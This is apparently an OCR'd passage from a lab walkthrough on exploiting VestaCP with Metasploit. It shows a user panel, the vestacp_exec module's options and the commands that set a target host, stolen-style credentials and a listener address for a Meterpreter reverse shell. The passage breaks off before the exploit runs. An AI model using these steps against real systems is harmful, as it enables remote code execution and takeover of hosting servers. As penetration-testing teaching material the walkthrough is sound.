
31 May 2020

user2

common user


| | | | | | |
|---|---|---|---|---|---|
| Bandwidth | 0 mb | Web Domains: | 0 / 100 | Email: | [redacted] |
| | | DNS Domains: | 0 / 100 | Package: | default |
| Disk: | 0 mb | Mail Domains: | 0 / 100 | SSH Access: | nologin |
| Web: 0 mb | Databases: 0 mb | Databases: | 0 / 100 | IP Addresses: | 0 |
| Mail: 0 mb | User Directories: 0 mb | Cron Jobs: | 0 / 100 | | |
| | | Backups: | 0 / 3 | Name Servers: | ns1.domain.tld<br>ns2.domain.tld |

The target is set. Now load the exploit/linux/http/vestacp_exec module.




```
msf5 > use exploit/linux/http/vestacp_exec
msf5 exploit(linux/http/vestacp_exec) > show options

Module options (exploit/linux/http/vestacp_exec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD                    yes       The password to login with
   Proxies                     no        A proxy chain of format type:host:port[,t
ype:host:port][...]
   RHOSTS                      yes       The target host(s), range CIDR identifier
, or hosts file with syntax 'file:<path>'
   RPORT      8083             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to li
sten on. This must be an address on the local machine or 0.0.0.0 to listen on all
addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        true             no        Negotiate SSL/TLS for outgoing connection
s
   SSLCert                     no        Path to a custom SSL certificate (default
 is randomly generated)
   TARGETURI  /                yes       The URI of the vulnerable instance
   URIPATH                     no        The URI to use for this exploit (default
is random)
   USERNAME                    yes       The username to login as
   VHOST                       no        HTTP server virtual host


Payload options (python/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be speci
```

Set the required options as shown below.




```
msf5 exploit(linux/http/vestacp_exec) > set rhost 192.168.36.150
rhost => 192.168.36.150
msf5 exploit(linux/http/vestacp_exec) > set username user2
username => user2
msf5 exploit(linux/http/vestacp_exec) > set password 123456
password => 123456
msf5 exploit(linux/http/vestacp_exec) > set lhost 192.168.36.128
lhost => 192.168.36.128
